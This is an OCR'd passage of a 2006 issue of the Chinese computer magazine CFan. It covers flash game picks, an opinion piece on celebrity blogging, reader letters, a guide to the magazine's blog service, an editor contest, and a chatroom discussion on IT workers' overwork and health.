游戏名称:海底宝藏2(Big Kahuna Reef 2)

下载地址:http://hx.hxgame.net/getdown.asp?id=659




让我们一起“飘来荡去”

这款游戏玩法很特别，只要点击鼠标左键，让机器人发出吸盘，不停地“荡”向前方就可以了。

游戏很简单，很好玩，也同样容易上瘾。你就忽悠吧忽悠吧忽悠吧，看你能忽悠多远。

游戏名称:PENDOLOMECA

游戏链接:http://www.yarukinoki.net/flash/pendulumeca/



走呀，走呀，走迷宫

喜欢玩迷宫类游戏吗？在这款在线游戏中，你使用方向键控制主角的移动方向，用钥匙开门，为了增加难度，游戏中还增加了用来砸墙的锤子。登录网站，按下回车，开始游戏吧。

游戏名称:MAZE

游戏链接:http://www.gamedesign.jp/flash/maze/maze.html

高端显卡

■张炜昱









友情提示：一些低价格的高端显卡，虽然支持DirectX9最新技术，但如果在游戏中把这些特效都打开，其效果就会像阿贵现在这个样子了……

老徐博客，还能“博”多久？

前段时间，网上曾大炒特炒老徐（徐静蕾）博客在国外某博客搜索引擎上排名榜首的事情，许多人欢欣鼓舞，甚至将这件事提到“表明徐静蕾博客代表中文博客第一次获得国际博客界的认可”的高度。

因为我的孤陋寡闻，还真从来没听说这个所谓的“著名博客搜索引擎”为何方神圣。不过作为中国人，说实话看到消息时确实是高兴了一小会儿，待到登录老徐的博客上浏览了一番后，我就有点不以为然了。充其量，这就是一个明星，写了一些家长里短的事情，顺带着对自己的一些作品做个免费的宣传而已。而下面数量惊人的回帖中，却大多是些“是真的吗，我终于抢到第一页了”、“我占到了沙发了，真好”之类的无关痛痒的评论。这些小人物，为终于能借着明星的光芒，偶尔抢一下镜头而兴奋不已，这样的“人气”究竟有什么样的价值呢？娱乐的价值？

不得不承认，名人博客是新浪网相当成功的一个商业策划，不过它只是新浪网敛聚人气的一个手段而已，对中国真正的博客发展，没有丝毫帮助，反而产生了非常坏的影响：人气至上，为提高人气可以不择手段。以至于现在的新浪博客上，为了提升曝光度，不是今天你骂我，就是明天我踩你，一片乌烟瘴气。


博客的源起，是为给大多数人提供一个方便的写日记的平台。日记本来是个很隐私的东西，很少有人会大张旗鼓向别人宣扬。然而，现在的博客们却要想方设法地吸引别人的眼球，在这样的博客里面，是不可能有真正的隐私的，所谓隐私只不过是吸引人气的一个幌子。

既然失去了隐私的好奇，那么博客的价值，只能是信息的提供、思想的交流了。不过，个人的力量和知识总是有限的，一个再有名的个人博客，如果不最终走向商业化、集体化，肯定难以为继。我曾经很喜欢的一个个人博客WebLeOn's Blog，从那里能及时了解到网络上多媒体及Web 2.0的一些最新消息，然而最近我再次登录它的时候，发现最后的更新定格在今年2月份，已经有3个多月没有更新了。具体的原因我不清楚，但如果这是一个集体经营的博客，也许就不会出现这样的状况了吧。

个人博客除了因作者的原因必然要走向没落外，浏览者的审美疲劳也会加速它的没落进程。就以现在比较火的徐静蕾博客的浏览趋势，也可见一斑。如图所示，通过Google的趋势分析工具，可以看出，博客这个概念越来越火，依然呈现上升的势头，但是“徐静蕾|老徐”的谈论频率，已经从最高峰处渐渐放缓了很多了（当然，这个分析数据不是相当精确，仅具参考价值）。

我们可以简单回顾一下网站的发展：因特网刚刚普及时，个人网站兴起，网上一大批的热心使用者，因为兴趣爱好而整天忙于建立自己的个人网站，也上演了不少一夜成名的传奇（如Yahoo的杨致远）；但是随着网络持续发展，个人网站渐渐没落，代之而起的是各种综合性的大型门户网站，以至于现在，个人网站几乎没有了成功的功能。再看看今天的博客，与当初的个人网站的火爆何其相似，也有许多在传统媒体上不甚成功的个人，却借着博客声名鹊起。那么博客的前途会是如何呢？比照网站的发展，我敢大胆预言：个人博客必然被商业博客所代替，那时候，个人将作为一个非常好的品牌出现，而这个品牌之后不再只是一个人，而是由一个商业集体在维护。

所以我要给徐静蕾博客的发展提的建议就是：将徐静蕾博客作为主打品牌，在此之外，再增加其他相关的娱乐文化版块，如：电影、电视、文学甚至饮食等，增加内容的多样与丰富性，并尽可能发挥Web 2.0博客的互动优势，让浏览者充分参与。另外，应由一个商业集体作为后台来经营维护，而不是仅由徐静蕾一个人默默耕耘，这样才会有持续发展的可能。姑妄言之，仅作茶后谈资。（流言）



CFan 编辑们的博墅

FLP 的博墅
“兴之所至，有感而发，共享高于一切，掺和重于一切。”
http://blog.cfan.com.cn/index.php/uid/1148

番茄蛋饭 25 块半
“我只送番茄蛋饭¯25 块半，不加底 12 块 2，加底 36 块 8，我不是卧底，我真的是个送外卖的 ...”
http://blog.cfan.com.cn/index.php/uid/139140

University of Cornel (UOC)
“我的博墅叫做 University of Cornel，希望你不要翻译成‘Cornel 的大学’，我更愿意你理解为‘Universe of Cornel’——Cornel 的世界，Cornel 的天地万物，怎么说都可以。”
http://blog.cfan.com.cn/index.php/uid/14191

阿健的博墅
“我们的优势在于，这里真正属于所有的‘电脑爱好者’自己，而 SINA 属于名人，MSN 属于微软圈定的‘白领’”。
http://blog.cfan.com.cn/index.php/uid/14955

特别的特别的特别地带
“不错，用论坛的 ID 数据，就直接开通了，博一把～～”
http://blog.cfan.com.cn/index.php/uid/14246

狂 ρ κ ◎布罗格
http://blog.cfan.com.cn/index.php/uid/60133

果果的水晶小屋
http://blog.cfan.com.cn/index.php/uid/197108

火星的柳絮的博墅
http://blog.cfan.com.cn/index.php/uid/11702

更多 CFan 编辑的博墅集 http://blog.cfan.com.cn/index.php/action/blog#editor



插图/关靖瑶

突破考试的重围，学生们终于解放了！
看完世界杯的最后对决、结伴旅游、买电脑配件、疯狂下载看片、网络上和MM聊天、大玩特玩网络游戏、随心所欲吃喝玩乐……
放松吧，各位，至少在前半个暑假还可以这样，闲下来了最好还是订个计划，这里小爱先祝大家暑假happy！在本期的文章中，如果你够心细，一定会发现不少和暑假相关的内容：出游拍摄、暑促选购、下载看片、网络聊天、网络游戏、吃喝玩乐以及学习资源……看，CFan都帮你策划好了，这个隐藏的大专题，千万不要错过。
对了，“超级编辑”海选阶段已经进入尾声，参与的人数每日递增，还在犹豫是否参加的朋友们要抓紧递交报名表了。我们期待年少轻狂的你加入我们！报名邮件：forum@cfan.com.cn。

我读 CFan

广州　周军傅
烈日炎炎似火烧，喝着菊花茶，看着《电脑爱好者》，好不惬意。第12期的散热专题不错，我的电脑最近偶尔也会过热死机，不过换了强力风扇之后又太吵。BTX结构真像专题里讲得那么好吗？最近正好打算升级电脑，如果用BTX的机箱，会比普通ATX的多花多少钱？

自己品尝着冰淇淋感受着清凉，而面前的电脑却兢兢业业地工作忍受高温煎熬。这可不行，一定要保持散热效果、尘土和噪音之间平衡，让电脑安然度夏。BTX机箱的散热能力比较强，不过更重要的是非常安静。现在市面上BTX结构的机箱、主板和散热器不太容易买到，建议你到淘宝网等交易平台上找找看。至于费用嘛，机箱（含散热器）和主板加起来可能要多花400～800元左右。

上海　胡海雄
看了12期的《与火星人聊天！》，学了不少最新最酷的博客新玩法。听说可以在CFan网站上开通博客，是真的吗？

以前大家见面了问：“吃了吗？”，现在见面了问：“你写播客了吗？”在这个全民皆“博”的时代，大家千万不要落后哟。真是好事传千里！一个月前，CFan博墅基地隆重建成！什么？博墅？这里小爱先卖个关子，“博墅”就是贴着Web 2.0标签的比博客更强大丰富的“别墅”！欲知详情，请看本期大杂院里的“网络专版”（FLP、Cornel、小特、柳絮飞、狂PK等都在上面安家啦）。

贵州　武军
我期末考试一仗打得漂亮，父母要给我奖励一台新电脑。几天来我都忙着上网查信息，盘算着怎么买到超值的产品。看来CFan猜出了我的心思，12期的“特别策划”《购机防忽悠——教你用好手中的评测软件》给了我不少帮助。20多款评测软件和不少对付JS的技巧都很实用。好几个同学也想在暑假里为电脑配些东西，购置一些新产品。我现买现卖向他们介绍了文中的方法，牛了一把。

暑假到了，不少读者开始琢磨购置新电脑或给爱机买新硬件升级了。记得以前我和大家介绍过，特别话题是围绕着一个主题组织有多方面不同信息内容的文章，资料丰富并且讨论较为深入，会在整体安排上兼顾不同的领域：比如系统、硬件、软件、网络、办公、多媒体等，有时也会是几方面的综合。针对暑期购买IT产品的热潮，12期的选题自然是“硬件+软件”了，利用各种方法进行衡量，给大家推荐最有价值产品的同时，也把最有效的购买和测试的办法告诉大家。大家在网上购买或直接到卖场购买之前看看CFan，有备而去，至少头脑清醒，目标明确，少花几个冤枉钱。

山西　张戈
我发现CFan的文章虽然在讲技术，但是总能穿上很漂亮的衣服。比如系统服务七宗罪的审判、程序的“无痛移植手术”、集装箱车FTP“玩命快递”运送黄金、一名Office医生的工作日记……感觉和看课本不一样，希望你们的风格继续发扬。

暴露了暴露了，呵呵。这样处理文章是我们对自己的基本要求。试想，辛苦地下班归来，做完晚饭翻看CFan，面对一堆生涩的词句；在大学里很无趣的马哲、政经等课上，我们从抽屉里抽出一本CFan，感觉还不如睡觉，那是一种怎样的无奈？在有趣的情景中，学习新的电脑技术，获得有用的知识，何乐而不为？

天津　滕飞
这个月是台风季节吗？双核暴风即将登陆？哈哈，现在双核似乎很火，在CFan封面上就见过两个PLMM。我一直都很关注硬件，近期的改版不错，85分，再给你们15分的进步空间。

从论坛、来信、邮件、短信各方面的反馈看，大家对硬件的改版都挺认可，呵呵，硬件编辑偷笑了。看来他们的好几次研究讨论会没有白开。怎样才算精明买家？哪类产品降价了？产品优劣如何辨别……这些问题的答案，都硬件栏目中，欢迎保持关注。

好消息 !CFan 编辑部
又要举行读编交流活动了！

主题：“本我主张——笔记本使用经验交流会”
时间：7 月 15 日下午 14：00—16：00
地点：北京中关村鼎好电脑城五层水吧“八度空间”
届时编辑们将帮助大家解决笔记本电脑使用中遇到的问题，如果你带着笔记本电脑前来，还可以现场进行软件升级、系统加速。我们还将邀请多家笔记本或周边产品厂商来到现场，为大家展示最新的笔记本产品或解决读者遇到的技术问题。
欢迎广大使用本本和对本本感兴趣的读者前来参加！对了，现场还会有抽奖活动，祝你好运哦！（活动详情介绍见 http://bbs.cfan.com.cn 的活动专区）



我问 CFan

福建　赵奇

听说合订本近期要上市了，请问在哪里可以买到？有什么额外的赠品吗？

这个时候合订本要隆重上市了，不说地球人都知道，至少我们的读者们是肯定知道了！邮购或在报刊亭书店都能买到。更紧凑、精彩的技巧集合、更方便的查询、更丰富的补充技巧，还有好看的光盘，还有一个神秘的——咳咳，笔记本大奖！也就是说，如果你买了合订本，就有机会获得一个非常酷的笔记本电脑！具体情况，暂时保密，秘密藏在书里。

江西　李贺

看了上期关于CFan志愿者活动的介绍，我感触很深。我是学校爱心社的社长，虽然不在北京，但是希望能向你们请教一些经验，在我们身边组织开展类似的活动。不知你们是否能把志愿者活动更详细的情况告诉我？

这次《电脑爱好者》组织的志愿者活动得到了北京团市委的指导和首都各高校学生会、社团等的热情参与和大力支持，所以从筹备到活动的开展都非常顺利，获得了很好的社会反响。我觉得最大的经验就是高度的组织纪律性，以下是其中一个志愿者的活动记录，看过后，大家也许发现，其实活动成功的最大因素是——爱心。无论你身在何处，身边都有不少需要自己帮助的人。在自己时间和能力允许的情况下，做一个天使，为他人解决困难、带来温暖和知识，正如文中写的那样："赠人玫瑰，手有余香"。学雷锋并不限定在三月，不是吗？

在服务中升华
——记北京市石景山区社区学习中心的志愿者

志愿者，一个夺目、光荣的名字，一个美丽、活泼的名字。

在北京社区学习中心——这个旨在帮助北京外来务工青年掌握电脑信息技术的培训计划中，活跃着这么一批来自北京科技大学的志愿者"老师"们：他们都是电脑爱好者，精通电脑知识；他们每周都放弃自己的休息时间，坐车近一个半小时从学校赶往学习中心授课；他们都满怀热情坚持在自己的岗位上从无一句怨言。两个多月的辛苦劳动之后，他们所在的石景山区社区学习中心第一期学员就要毕业了，他们说这是最开心的时候，因为他们体会到了"赠人玫瑰，手有余香"的快乐。看到学员刻苦学习的劲头，看到学员从对电脑一无所知到熟练操作，他们也感觉自己的努力获得了回报，一切辛苦都是值得的……

送走这一批学员，他们仍然将继续从学院路的学校赶到石景山上课。他们的故事还将继续……

湖北　王佳

我用《电脑爱好者》新开通的网上选题、投稿系统投了一篇稿件，为什么没有回复？

首先感谢你的积极投稿！使用了新系统，你要仔细看看它的功能呀。登录http://tougao.cfan.com.cn并注册后，你就有了一个专属投稿箱。提交的稿件和选题处于哪个状态（备选、初审通过、终审通过、已送印），你可以随时查看并进行稿件本身的修改、管理等操作。注意，它的使用方法和邮箱相似，但不是邮箱。编辑们每天都会去查看新提交的选题和稿件，欢迎更多的读者们使用这个系统！对于使用方面的不足，请大家多提宝贵意见，一旦采纳，就有奖励哟！

云南　彭鹏

我发现12期的封面有变化，好像关于内容介绍的小字去掉了，不知为什么？

你的观察很细致。封面目录从上期开始做了一些改动，目的就是为了方便大家在第一时间捕捉到杂志的精华！而且不知大家注意到没有，在上期评刊表的左边也增加了对封面和目录的专项调查，希望通过广泛的读者意见反馈，为我们的小范围"升级"提供有力的参考依据。今后针对不同类型的专项调查将在评刊表、硬件栏目等处出现，欢迎大家多把自己的想法和意见反馈给我们。因为，CFan是我们大家的！

短信"文章收藏服务"

开 通 了！

你是否在杂志上看到某篇特别喜欢的文章，而不方便单独收藏？现在方便了，你看到想收藏的好文章，只要用手机发送文章结尾处的编号到50125912(移动用户)/ 9219912(联通用户)，这篇文章就会自动收藏在你的免费邮箱里，供你随时在免费邮箱里阅读，不用担心文章丢失，还能和朋友共享呢！（"文章收藏服务"为有偿服务，资费为每篇文章1.0元，本服务由www.x.cn提供硬件及技术支持。）

我与CFan

北京　李文硕

一天我和同事在单位附近散步，看到一辆"废品回收"的三轮车后有一台敞着盖的电脑主机，八成新，根据经验，这台机器肯定是"P4"的！同事拆下内存，眼睛都亮了，只见标签上清清楚楚地写着"DDR 512M"。我也不理智了。

经过一番激烈的讨价还价，我们把内存和80G硬盘以150元的价格买了下来。

路上，我忽然发现在硬盘右上角被黑皮套掩盖的地方有一行小字："6.4G 新加坡"。同事也从怀里掏出了他心爱的"512M 内存"："我也被骗了，这不是DDR内存，是一条SD内存，贴的签是'DDR 512M'！"幸运的是，小贩还没走，我们冲到小贩面前，一把揪住了他。他只好把钱退了。

两个IT工程师，自认为经验丰富，是行家里手，就这么轻易地被骗了，落入设下的陷阱。DDR内存和SD内存的卡口不一样，这么简单的区别都看不出来了。

骗子不懂技术，但是精通骗术。事隔三天之后，我和同事再次在附近发现了这个小贩。作为电脑爱好者，我们对电子产品都有特殊的喜爱。这里我提醒大家，购买电子类产品，无论新旧，一定要到正规的市场淘宝，别让电子垃圾蒙蔽了双眼！

李文硕的原文写得非常精彩，但遗憾的是篇幅有限，只好精简后再呈现给大家了。希望他的这次教训能对读者们有所启示。

浙江　高嘉奇

"五一"我到表弟家玩，当然免不了玩他的爱机。刚一登录，便发现他真的好有个性。把"我的电脑"改成了"基地组织"，把"我的文档"改为了"魔鬼心脏"，把IE浏览器改为了"心灵之窗"……几乎所有的都改了，只有"回收站"没改。这个名字与其他有个性的名字简直格格不入，那能不能把"回收站"的名字也改了呢？我用了一个技巧，把它改为了"死亡谷"。第二天表弟发现后，立即打电话向我取经。我心里美呢，这些知识都是从《电脑爱好者》里学的……这么长的稿件我不收稿费，只想恳请小编教我编写程序攻克病毒，因为我受够了病毒的苦。一般的杀毒软件治标不治本，我想开发新一代防毒软件。

颁发最佳创意奖！我们的读者里面总是有许多有意思的人。你的稿件要刊登暂时还是不太符合要求，在此感谢你积极的投稿。这里要提醒大家的是，来稿请用电子文档发送到相关邮箱，如果直接是手写版或打印版（后者可以扫描再转为文字，不过还是麻烦），编辑们需要把一个个字再敲进电脑中，工作量太大（半月1期，每个编辑负责十多个版面，每页约1500～2000字）。至于你的"杀毒软件"梦想，可以和狂PK好好切磋切磋，他近期就在网上发布了一个杀毒方面的"成果"。


CF [DZY01]



CFan博墅 我的家

■ 零下一度

通过互联网，我们都有了展示自我的舞台。Internet高贵的象征也一下子被Web 2.0拉入草根阶级的行列。《电脑爱好者》杂志一直面对最终用户，为用户提供一个舞台是我们义不容辞的责任，于是，CFan博墅正式上线！



一、博墅注册与激活

论坛的网友如果还没有开通博墅功能，在登录论坛后会在右上角显示“开通我的个人空间”的链接，单击该链接即可以开通。如果已经开通了博墅功能，这个位置显示的是“我的个人空间”。

博墅和爱好者论坛的数据库是通用的，因此论坛ID可以直接用来开通博墅。



二、管理我的博墅

登陆成功后会显示管理页面，其中包括：配置、日志、图片、书签等选项。

开通博墅后的第一件事当然是进行一番个性化设置，这些设置都要在“配置”中进行。这里可以为自己的博墅起个好听的名字，还可以上传自己的博墅图片。除了设置名称和图片外，还可以对自己博墅首页显示的标题进行修改。这样在自己的博墅首页就会将默认选项改成自己设置的标题。



博墅首页的显示方式也是在这里定义的，用户通过“首页显示日志方式”一项设置是只显示标题还是显示标题和摘要。

此外，大家还可以设置自己空间的特效和背景音乐。通过“页面特效”和“页面背景音乐”即可完成。

三、发表日志

发表日志前需要为自己的日志建立分类。单击“日志”菜单，选择“日志分类”命令，单击“添加分类”按钮，输入分类名称及查看权限就可以。这里的查看权限是对好友圈功能而言，如果你想让所有人都可以看到自己的日志，这里就可以不选择。

设置完分类后单击“日志”菜单，选择“日志管理”命令，然后单击“添加日志”按钮就可以添加自己的博墅文章了，可以在文章中插入Flash动画、视频文件以及UBB表情，并可以对文字进行排版。

四、博客搬家

对于那些已经在别的网站写了博客的用户来说，最头疼的事就是不知道如何把以前的文章转到我们的博墅中，所以我们为这部分用户提供了日志导入的功能，只要你的博客支持RSS或XML就可以。单击“日志”菜单选择“日志导入”命令，只要将以前博客的RSS链接或XML链接输入到文本框中，单击“提交”按钮，按照向导的提示就可以很轻松地把以前的博客文章搬过来。

另外告诉大家一个好消息，我们联合Discuz！举办了一场“《电脑爱好者》Discuz！杯X-space应用大赛”，详情请查看《电脑爱好者》合订本2006年（上），或者登录爱好者网站，不要错过哦！

CF [DZY02]



一、参赛规定：

1. 年满18岁的中国公民，身体健康，有志于在编辑行业发展，热爱编辑行业。

2. 报名方式为邮件报名，我们将会在众多的报名者中挑选最优秀的两名参加比赛。

3. 参赛选手暂限定在北京地区，可以是在京读书的在校生，也可以是在京工作的人员，如是外地选手报名，请自行解决食宿问题。

二、比赛流程：

第一阶段报名

a报名时间：2006年6月1日～2006年6月30日

b报名方式：以电子邮件的方式报名，邮件标明：超级编辑报名。邮件内包含一篇报名者的个人简历，一篇对编辑工作的理解，一篇原创的电脑类文章。请附上个人详细信息，包括：真实姓名、电话、邮件，方便我们与您联系。

c报名邮件：forum@cfan.com.cn

第二阶段海选

《电脑爱好者》编辑部专家团会从众多的参赛选手中评选出最优秀的两名选手参加“超级编辑”评选，并电话通知选手，海选结果会刊登在2006年14期杂志上，并刊登参赛选手的资料和参赛作品。

第三阶段pk赛

时间：2006年7月～2006年8月（具体时间将根据实际情况调整）

海选获胜的两名选手将会进入《电脑爱好者》编辑部，和编辑们在一个办公室内一起工作，参与杂志的制作。在这一个半月的时间里，两名选手会在老编的指导下独立完成报选题、约稿、审稿、排版、校稿5个步骤。为了更好地让优秀选手参赛，选手可以选择在家完成一些步骤，也可以全程在编辑部工作，编辑部将会为选手提供办公位，电脑，各种办公设备和工作餐。

第四阶段评比

最终评比标准由专家团、读者、编辑部共同打分。其中专家团由《电脑爱好者》的主编和副主编等资深人士组成。读者根据两位选手的版面质量进行打分，满分为100分，可以通过邮件、来信、短信进行评分，读者评分占总分数的40%。专家团和编辑部根据两位选手在参赛期间表现的专业技能和工作热情进行打分，满分各是100分，各占总分的30%。

第五阶段颁奖

最终在PK赛中获胜的选手，将获得《电脑爱好者》“超级编辑”称号，获得奖金3000元，同时优先获得留社工作的机会。

另一名选手也将获得奖金1500元，同时获得推荐工作的机会。

另外在参与评分的读者中，还将选出3名幸运者获得精美礼物。

本次活动的所有解释权归《电脑爱好者》杂志社所有。

文件 查看 操作 帮助

谁来关心IT人的健康？CFan全国大讨论

POPO2004

压力何其大

九生九死：我整天在电脑前，满脸是油，腰酸背痛，眼睛发涩，皮肤越来越糟糕，经常性头疼，坐在电脑前一天写不出好的程序。

李迎波：有项目做的时候我们一天12个小时坐在电脑旁边，全神贯注。

繁星望月：老板要我们加班从不给加班工资，一年365天，每天8小时上班，没有节假日。

晨轩：IT是不睡觉的代名词。我们公司一哥们儿特牛，每天睡不了2个小时，一天至少20个小时以上抱着笔记本。

千禾儿：说起来我就惨，我现在才30岁就坐得腰肌劳损，都是职业病啊。

温：刚才网络猝死了一下。珍惜生命，远离IT。员工加不加班跟领导有关，领导有加班习惯，员工也一定会加班。特别是国企。

紫星星：电脑辐射很多时候被忽视了。近期我就特别不舒服，经常头昏想睡觉。很怀念上学的时候，每天可以做做操，现在做办公保健操根本就没有办法实现。

我以前在一家香港老板的公司工作。那时候公司离家比较远，每天我都准时下班。可当我要走的时候，同事都没有要走的意思，老板就那么看着我，感觉我在做一件违反公司规定的事情。

老顽童：许多公司老板根本没说过让你加班，但他给你的活儿你就是干不完，自己只能加班。如果你能忍耐就凑合着干，不能忍耐老板就开了你，理由是你不能干，常常完不成工作。还有自己的能力确实不行，不能轻松应对工作，因而工作不愉快，也就有压力。

来自各方面的压力，你如何应对？如何减压？

Yewberry：平时积极锻炼身体，培养其他完全不同的兴趣非常重要，彻底转移注意力，彻底放松。多吃水果，有时间再去打打球或游泳。睡眠时间一定要保证，下班之后别再碰电脑了。

獭獭说：压力大时，我一般都请假出去玩。

一路狂奔说：聊天、看电影、听音乐。

南新：长时间工作后可以偷个小懒，出去散步5分钟，什么也不想，回来再继续。

budani：如果每个人都有自己的私人医生、私人教练和营养师就好了。

老顽童：身体是革命的本钱，国际歌里唱得好，世上根本没有什么救世主……如果陷入歧途，连最疼爱你的爸爸妈妈都救不了你的命的。

任天涯：我喜欢骑自行车到郊外泡泡。夏天，锻炼身体的好方法是办张游泳卡。

mao-angly：写博客有时真的可以减压。

乐乐：桌上放仙人球可以减轻辐射！至少有心理安慰。经常吃点香蕉，还可预防眼睛发涩。

柳絮飞：我曾经有很长一段时间每天都拼命工作，觉得时间总是不够用。但紧紧抓住的时候，时间的沙子反而溜得更多。让我们尝试着放松一下心情，什么也别想，无牵挂地睡一觉，是保证高效率工作的良药。所谓砍柴不在磨刀功。

什么是亚健康？你处于什么状态？

Yewberry：亚健康就是工作繁重，没有充足的休息时间，在家庭、朋友等方面可用的时间很少。年轻时如果对身体透支，以后生活的质量就会大打折扣。

南新：亚健康就是生活工作有着烦恼，心态不怎么好，但是表面看不出来，是健康和病态的临界点。最近一份调查报告表明：在所调查的5万余人中，处于亚健康状态者约占73.6%。

wangrl：有时候我的食指在不停地动，就像是点鼠标。

正当的休息权利受到了侵害，如何捍卫？

yyll：尽量调节自己，不要太累了。

Yewberry：把加班费提高，找各种理由不加班，换工作。

杨利军：打官司，打赢了你就不用再干了。

紫星星：要么你很拽，老板让你加班你就辞职。就算知道加班是不合法的也不行的呀。很多公司现在根本就不是双休，就星期天休息一天，这样刚开始和你谈的时候就说得很明白了，你说这样是不是已经超过了国家法律允许的范围？可是如果面对一个很适合自己的工作，会怎么抉择呢？

狂PK：老板不断要求IT人加班可能不符合劳动法，但在就业压力这么大的环境下，你对此提出异议后，可能马上会有一大把人来顶替你的工作。这是一个很大的矛盾。

云儿飞：一个现代的、文明的国度，都是努力保障公民的休息休假权利的。荷兰有着世界上最吸引人的休假制度，全职雇员每年都可享受至少24个工作日的带薪假期，有些公司的假期甚至长达一个多月。法律规定每个企业都必须聘请医疗顾问，员工不可以在电脑前连续工作6小时以上，甚至还规定因工作压力过大而引起的抑郁、忧虑、失眠等心理疾病都算工伤。美国对“出勤与休假”的规定也极为细致严格。

关于效率

深海之韵：有个总经理在下午下班的时候叫某部门经理一起吃饭，他说还有工作没有完成。总经理说：“我需要的是在工作时间内认真完成工作的员工。”部门经理认真体会了这句话的含义，学会了忙里偷闲。现在，部门经理成了总经理。

eagle：我在IT行业工作已经快9年了，事实证明加班不能提高生产率，我从不鼓励本部门加班。

云儿飞：如果我是老板会更看重结果而不是时间，会命令员工下班后离开办公室，否则视为效率低下、浪费公共资源。

秋的心情：我会更多考虑员工的身体健康和福利。自己可以少赚一点，拿一点出来给员工，留住人才比什么都好。

压力源于社会，源于自身。走在时代前列的IT人没有理由懈怠，让我们忙并快乐着，做一名潇洒的职场精英！下期我们将邀请专家从劳动法、医学健康的角度来对IT人士的职场健康状况做进一步分析，敬请关注。 CF[XW05]

本期主题

近日华为一女员工猝死、一研发人员倒在实验室，敲响了“过劳死”的警钟。

巨大的压力和工作强度，让无数职场人特别是IT人处于亚健康状态。你的生存状态如何？是经常加班，疲劳不已，还是劳逸结合，拥有高效率？该是关注自己健康的时候了！

在泡泡嘉宾聊天室里，CFan编辑组织了一场全国大讨论，无数CFan的热心读者和新朋友争相发表了自己的看法，聊天室快被撑破了……

主持人

果果
阿健

嘉宾

狂PK
柳絮飞
所有在线的网友

聊天室

POPO是由网易公司开发的一款免费多媒体即时通讯工具，除基本功能外，还提供多人兴趣组、嘉宾聊天室等功能，下载地址：http://popo.163.com。

每月中旬，“稀饭斋”与你相约POPO嘉宾聊天室！

悄悄话 表情 快捷回复 清屏 分屏 还原 字体 背景

你对 所有人 说：

你想发表自己的观点吗？“稀饭短信社区”会员请将观点发送到1111824（欲成为会员，请编辑短信CF发送到11119，资费：5元/月），也可发E-mail到viewpoint@cfan.com.cn，如被选登，即有丰厚大奖！

发送